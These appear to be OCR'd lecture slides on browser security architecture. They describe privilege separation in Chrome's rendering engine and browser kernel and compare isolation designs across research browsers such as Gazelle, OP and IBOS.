
[Capability Leaks]()

Design Browser With Isolation

- Problem with Old Browser Design (such as early Firefox): Single-process
  - Vulnerability leads to accessing all origins
- Solution: better Privilege Separation
  - Compartmentalize & assign least privilege
- Google Chrome
  - Goal: Separate filesystem from web code

Google Chrome Design

- Goal: Prevent web & network attacker from compromising OS resources (e.g. filesystem)




Rendering Engine	Browser Kernel
HTML parsing	Cookie database
CSS parsing	History database
Image decoding	Password database
JavaScript interpreter	Window management
Regular expressions	Location bar
Layout	Safe Browsing blacklist
Document Object Model	Network stack
Rendering	SSL/TLS
SVG	Disk cache
XML parsing	Download manager
XSLT	Clipboard

Both
URL parsing
Unicode parsing

[The Security Architecture of the Chromium Browser]


Google Chrome

- One excellent idea: Using OS mechanism to protect resources in browser
  - Run each tab in a separate process
  - Error in one tab won't affect other tabs
- Read more: http://www.google.com/googlebooks/chrome/



How Else Could You Partition?

- How about partitioning origins from one another?
- One problem: embedded pages from different origins
- Implementation challenges: increased no of processes, significant performance penalty!



Research Attempts in Fine-grained Isolation

Browser	**Isolation Primitive**	**Partitioning Dimension**	**Plugins**	**JS**	**HTML Parser**	**DOM**	**Layout**	**Network**	**Storage**
Firefox	Process	Nil	Separate	⊕	⊕	⊕	⊕	⊕	⊕
Chrome	Process	By Origin, By Component	With Hosting Page or Separate	⊕	⊕	⊕	⊕	○	○
Tahoma	VMs	By Origin	With Hosting Page	⊕	⊕	⊕	⊕	⊕	⊕
Gazelle	Process	By Origin, By Sub-resource, By Component	Separate Per Origin	⊕	⊕	⊕	⊕	○	○
OP	Process	By Origin, By Component	Separate Per Origin & Plugin	⊕	○	○	○⊘	◇	⊙
OP2	Process	By Origin, By Sub-resource, By Component	Separate Per Origin	⊕	⊕	⊕	⊕	◇	⊙
IE8/9	Process	Per Tab	With Hosting Page (ActiveX)	⊕	⊕	⊕	⊕	⊕	⊕
IBOS	Process	By Origin, By Sub-resource, By Component	Separate	⊕	⊕	⊕	⊕	○	⊘
WebShield	Host	Nil	With Hosting Page	⊕	⊕	○	○	⊕○	⊕

Table 1. Privilege Separation in Browsers *The table explains different partitioning dimensions in browser designs. For the right part of the table, same symbols denote the corresponding components are in the same partition.*

A Quantitative Evaluation of Privilege Separation in Web Browser Designs

Summary

Browser as an OS:

- Gives you a way to think about what's different from traditional desktop OSes, and what's missing

Browser Design:

- Relatively clean at the high-level
- A mess at an implementation-level view
- Weak specs, deviations from specs → security bugs

Browser Implementation:

- Millions of lines of code, highly vulnerable
- Privilege separation helps, but fine-grained separations leads to a performance problem
- Useful auto-patching feature